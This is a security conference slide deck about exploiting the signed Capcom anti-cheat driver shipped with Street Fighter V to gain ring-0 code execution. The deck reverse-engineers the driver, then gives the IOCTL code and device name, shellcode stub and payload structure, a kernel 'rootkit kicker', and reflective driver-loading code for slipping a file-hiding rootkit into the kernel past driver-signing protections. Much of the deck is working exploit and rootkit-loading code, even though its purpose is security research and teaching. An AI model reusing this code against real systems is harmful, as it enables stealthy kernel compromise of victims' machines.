HADOUKEN!

EXPLOITING STREET FIGHTER V TO GAIN RING 0

@Professor__Plum


AGENDA

- Brief Windows Kernel Primer
- SFV Overview
- SFV Driver Analysis
- Exploiting the Driver
- Rootkit Loading
- Demo

WINDOWS ROOTKITS

Windows Rootkits Basics

- Modern OSes use protection rings enforced by CPU hardware
  - Ring 0 - Allows direct access to hardware, memory mapping, and core OS components
  - Ring 3 - No direct access to hardware, memory mapping, or kernel memory
- In reality Windows mainly uses ring 0 and ring 3



Windows Rootkits Basics

- What are the advantage for malware to be in ring 0?
  - Power!
  - Stealth
  - Direct hardware access
    - Firmware
    - HDD/SDD slack space
  - Hook / intercepting messages
- Why not run in ring 0
  - Higher risk of crashing system
  - Difficult to develop
  - Hard to even gain access to kernel

Windows Rootkits Basics

- Most Windows rootkits are implemented as kernel drivers
  - Hot to write rootkits is not in the scope of this presentation
- Over the years Microsoft has made it harder for attackers to get their code into the kernel
  - Kernel Mode Code Signing (KMCS)
  - Kernel Patch Protection (PatchGuard)
  - Supervisor Mode Execution Prevention (SMEP)
  - Kernel Address Space Layout Randomization (KASLR)
  - Others

WINDOWS ROOTKITS BASICS

- For this presentation I've developed a simple rootkit driver special for BSides
  - Hides all files and folders containing the string "BSides"
- Our goal is to load this driver into the kernel sidestepping current Microsoft mitigations

Windows Rootkits Basics

- The most common method for loading rootkit drivers was via a service
  - KMCS put a large dent in this approach
- Attackers then turned to exploits, use exploits to disable Driver Signing Enforcement
  - PatchGuard now protects against disabling DSE
- Current state requires using an kernel level exploit to manually load driver and coexist with PatchGuard

DRIVER EXPLOITATION

- It is getting harder and harder to find exploits in kernel code
- However, finding a vulnerable kernel driver is much easier
- It doesn't have to be in a driver that the victim is already running
  - Rootkits can (and often do) bring the vulnerable driver with them, install it, and then exploit it.

STREET FIGHTER V

CAPCOM DRIVER

- In September I noticed some mumblings on reddit about SFV causing blue screens and requiring elevated privileges
- Capcom released an update for the PC version that included an new anti-cheat solution
- This anti-cheat component included a kernel driver

9/22 Client-side Security Update

SEPTEMBER 22, 2016 - WBACON [CAPCOM]

Hello Street Fighter fans,

As a part of the new content and system update releasing later today, we're also rolling out an updated anti-crack solution (note: not DRM) that prevents certain users from hacking the executable. The solution also prevents memory address hack that are commonly used for cheating and illicitly obtaining in-game currency and other entitlements that haven't been purchased yet.

The anti-crack solution does not require online connectivity in order to play the game in offline mode; however, players will be required to click-confirm each time they boot up the game. This step allows 'handshake' to take place between the executable and the dependent driver prior to launch.

STREET FIGHTER V

- Released in February 2016 for PC and PS4
- 17th game in 30 year series
- Had strong desire to curb cheating
  - Offers cross-platform multiplayer online play
  - Uses both micro transactions and in game money
  - Global Player rankings

CAPCOM DRIVER

- Driver would often crash systems or not allow the game to run at all
- The driver is designed to allow user applications to load code into the kernel
  - This is considered a very bad practice
  - Furthermore, the driver does not verify the identity of the user application
- Symantec immediately reached out to Capcom in true responsible disclosure form
  - However, the vulnerability in this driver was very obvious and others went public with their findings
- Within 24 hours Capcom rolled back changes and removed the driver

HTSYSM ~~CAPCOM~~ DRIVER

- After this incident I did some searching
  - Some code used in the Capcom driver appears to be over 10 years old
  - Capcom is not the only company to use this code, other companies have too (mostly a JP based gaming company)
  - Capcom however did sign the driver with their own certificate

CAPCOM DRIVER ANALYSIS

DRIVER ENTRY

- Decodes the hidden name of driver device and symbolic link
- Registers function handler for `DeviceIoControl`

```
pDriverObject = DriverObject;
i = 0i64;
do
{
  v4 = _ImageBase[i + 0x3BA];
  *(WCHAR *)((char *)&strDeviceName + i * 2) = v4;
  ++i;
}
while ( v4 );
DecodeString(&strDeviceName, (char *)&key);   // \Device\Htsysm72FB
RtlInitUnicodeString(&DestinationString, pstrDeviceName);
result = IoCreateDevice(pDriverObject, 0, &DestinationString, 0xAA01u, 0,
if ( result >= (signed int)STATUS_SUCCESS )
{
  j = 0i64;
  do
  {
    v8 = _ImageBase[j + 0x3AC];
    *(WCHAR *)((char *)&strSymName + j * 2) = v8;
    ++j;
  }
  while ( v8 );
  DecodeString(&strSymName, (char *)&key);    // \DosDevice\Htsysm72FB
  RtlInitUnicodeString(SymbolicLinkName, pstrSymName);
  status = IoCreateSymbolicLink(SymbolicLinkName, &DestinationString);
  if ( status >= 0 )
  {
    pDriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)Default
    pDriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)Defaul
    pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATC
    pDriverObject->DriverUnload = (PDRIVER_UNLOAD)DriverUnload;
  }
  else
  {
    IoDeleteDevice(DeviceObject);
  }
  result = status;
}
return result;
```

DRIVER CONTROL HANDLER

- Check for control codes `0xaa012044` or `0xaa013044`
- Validates received buffer is size of pointer and return buffer is size of `ULONG`
- Calls `JumpToCallerCode` if checks passed

```
23  if ( v2->MajorFunction == IRP_MJ_DEVICE_CONTROL )
24  {
25    pointerSize = 0;
26    toRead = 0;
27    if ( IoControlCode == 0xAA012044 )
28    {
29      toRead = 4;
30      pointerSize = 4;
31    }
32    else if ( IoControlCode == 0xAA013044 )
33    {
34      pointerSize = 8;
35      toRead = 4;
36    }
37    if ( bufferLen != pointerSize || readLen != toRead )
38    {
39      pIRP_1->IoStatus.Status = 0xC000000D;     // STATUS_INVALID_PARAMETER
40      goto EXIT;
41    }
42    if ( IoControlCode == 0xAA012044 )
43    {
44      pUserFunc = (__int64 *)*(unsigned int *)pUserBuffer;
45    }
46    else
47    {
48      if ( IoControlCode != 0xAA013044 )
49      {
50DONE:
51        *(_DWORD *)pUserBuffer = v4;
52        pIRP_1->IoStatus.Information = (unsigned int)toRead;
53        goto EXIT;
54      }
55      pUserFunc = *(__int64 **)pUserBuffer;
56    }
57    v4 = JumpToCallerCode(pUserFunc);
58    goto DONE;
59  }
60  pIRP_1->IoStatus.Status = 0xC0000002;         // STATUS_NOT_IMPLEMENTED
61EXIT:
62  IofCompleteRequest(pIRP_1, 0);
```

RUN USER CODE

- Check if `*(ptr - 8) == ptr`
- Gets address of `MmGetSystemRoutineAddress` (to pass as argument)
- Disables SMEP
- Calls user passed address
- Restores SMEP if enabled after calling user code

```
int __fastcall JumpToCallerCode(__int64 *pUserBuffer)
{
  __int64 cr4; // [rsp+20h] [rbp-28h]@3
  __int64 *pFunction; // [rsp+28h] [rbp-20h]@3
  PVOID (__stdcall *pGetRoutineAddr)(PUNICODE_STRING); // [rsp+30h] [rbp-18h]@3

  if ( (__int64 *)*(pUserBuffer - 1) != pUserBuffer )
    return 0;
  pFunction = pUserBuffer;
  pGetRoutineAddr = MmGetSystemRoutineAddress;
  cr4 = 0i64;
  DisableSMEP((unsigned __int64 *)&cr4);
  ((void (__fastcall *)(PVOID (__stdcall *)(PUNICODE_STRING)))pFunction)(pGetRoutineAddr);
  ResetSMEP((unsigned __int64 *)&cr4);
  return 1;
}
```

EXPLOITING THE DRIVER

YOU WIN!

- Open handle to `“\\\\.\\Htsysm72FB”`
- Call `DeviceIoControl` with code `0xaa013044` and pass it the address to our shell code
- Win!
  - Not quite, remember we need to quickly return from this function and we don’t have anything in the kernel just yet.

ROOTKIT KICKER

- Do as little in here as possible
  - Use given function pointer to find needed functions
  - Allocate kernel memory for rootkit
  - Copy rootkit into buffer
  - Create kernel thread to launch rootkit

```
VOID LaunchShell(LPVOID arg)
{
    _enable();
    HANDLE hThread;
    OBJECT_ATTRIBUTES oa;

    MMGETSYSTEMROUTINEADDRESS MmGetSystemRoutineAddress = arg;
    EXALLOCATEPOOLWITHTAG ExAllocatePoolWithTag = MmGetSystemRoutineAddress(&strAlloc);
    PSCREATESYSTEMTHREAD PsCreateSystemThread = MmGetSystemRoutineAddress(&strThread);
    PUCHAR kbuf = ExAllocatePoolWithTag(0, gBufSize, 0x6D756C50);
    memcpy(kbuf, gBuffer, gBufSize);
    PsCreateSystemThread(&hThread, GENERIC_ALL, &oa, NULL, NULL, kbuf + 0x400, arg);
}
```

SHELLCODE STUB

- The Capcom driver expects a pointer to the exploit code right before the dereferenced address.
  - `*(ptr - 8) == ptr`
  - Not something I know how to convince VS linker to do
- However we can define a small struct that gets us what/where we need
  - ```
    dq Stub
    Stub:
    MOV EAX, ShellCode
    JMP EAX
    ```
- We force this struct to be in the `.text` section so that it is in executable memory

```
#pragma pack(1)
typedef struct _PAYLOAD
{
    LPVOID ptr;
    struct SHELLCODE
    {
        USHORT mov;
        LPVOID jmpAddr;
        USHORT jmp;
    } shellcode;
} PAYLOAD, *PPAYLOAD;

#pragma const_seg(push, stack1, ".text")
const PAYLOAD payload = {
    &payload.shellcode ,
    0xb848,
    LaunchShell,
    0xe0ff};
#pragma const_seg(pop, stack1)
```
```

KERNEL DRIVER LOADING

DRIVER LOADING

- Drivers are not PIC, can’t just jump to code
  - Need to link against exported functions from kernel
  - Need to have valid structures and object to interact with other kernel drivers
- We’ll need to manually load our driver

USER VS KERNEL PE LOADING

Loading Steps	Dll	Driver
Allocate memory	`VirtualAlloc`	`ExAllocatePoolWithTag`
Copy over sections	`memcpy` `memset`	`memcpy` `memset`
Base relocation	—	—
Resolve imports	`LoadLibrary` `GetProcAddress`	`??` `MmGetSystemRoutineAddress`
Set memory protection	`VirtualProtect`	—
Notify executable	`Dllmain` `main`	`DriverEntry`

REFLECTIVE DRIVER LOADING

- Find needed kernel functions
  - `ExAllocatePool` and `IoCreateDriver` at a minimum
- Find our own PE header
  - Using VS linker foo we know where we are in relation to PE Header
- Copy sections over to Virtual Address
- Fix Relocations (same as userland code)
- Find Imports
  - `RtlQueryModuleInformation` provides a list of loaded kernel modules
  - Write own `GetProcAddress` implementation
- Call `IoCreateDriver` with our `DriverEntry`

REFLECTIVE DRIVER CODE

- Source code is on Github
  - https://github.com/Professor-plum/Reflective-Driver-Loader/tree/master
- In honor of Street Fighter all code is written in Hadouken style programming

```
ft.MmGetSystemRoutineAddress = (MMGETSYSTEMROUTINEADDRESS)arg;
if (NULL != ft.MmGetSystemRoutineAddress) {
    ft.ExAllocatePoolWithTag = (EXALLOCATEPOOLWITHTAG)ft.MmGetSystemRoutineAddress((PUNICODE_STRING)&uExAllocatePoc
    if (NULL != ft.ExAllocatePoolWithTag) {
        ft.ExFreePoolWithTag = (EXFREEPOOLWITHTAG)ft.MmGetSystemRoutineAddress((PUNICODE_STRING)&uExFreePoolWithTag
        if (NULL != ft.ExFreePoolWithTag) {
            ft.IoCreateDriver = (IOCREATEDRIVER)ft.MmGetSystemRoutineAddress((PUNICODE_STRING)&uIoCreateDriver);
            if (NULL != ft.IoCreateDriver) {
                ft.RtlImageDirectoryEntryToData = (RTLIMAGEDIRECTORYENTRYTODATA)ft.MmGetSystemRoutineAddress((PUNIC
                if (NULL != ft.RtlImageDirectoryEntryToData) {
                    ft.RtlImageNtHeader = (RTLIMAGENTHEADER)ft.MmGetSystemRoutineAddress((PUNICODE_STRING)&uRtlImag
                    if (NULL != ft.RtlImageNtHeader) {
                        ft.RtlQueryModuleInformation = (RTLQUERYMODULEINFORMATION)ft.MmGetSystemRoutineAddress((PUN
                        if (NULL != ft.RtlQueryModuleInformation) {
                            PVOID pBase = (PUCHAR)Bootstrap - 0x400;
                            PIMAGE_NT_HEADERS pNTHdr = ft.RtlImageNtHeader(pBase);
                            if (pNTHdr) {
                                hDriver = ft.ExAllocatePoolWithTag(NonPagedPoolExecute, pNTHdr->OptionalHeader.Size
                                if (hDriver) {
                                    PIMAGE_SECTION_HEADER pSection = IMAGE_FIRST_SECTION(pNTHdr);
                                    __movsq((PULONG64)hDriver, (PULONG64)pBase, pNTHdr->OptionalHeader.SizeOfHeader
                                    for (ULONG i = 0; i < pNTHdr->FileHeader.NumberOfSections; ++i)
                                        __movsq((PULONG64)CONVERT_RVA(hDriver, pSection[i].VirtualAddress), (PULONG
                                    if NT_SUCCESS(DoRelocation(&ft, hDriver)) {
                                        if NT_SUCCESS(FindImports(&ft, hDriver)){
                                            PDRIVER_INITIALIZE DriverEntry = (PDRIVER_INITIALIZE)CONVERT_RVA(hDrive
                                            status = ft.IoCreateDriver((PUNICODE_STRING)&drvName, DriverEntry);
                                        }

                                    }
                                    if (!NT_SUCCESS(status)) ft.ExFreePoolWithTag(hDriver, TAG);
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
return status;
```

DEMO MODE

CONCLUSION

- Current kernel mitigations have made rootkits scarce
- Numerous exploits exist in signed drivers that can be used to load rootkits into the kernel
- Kernel drivers can be loaded via reflective loading techniques

QUESTIONS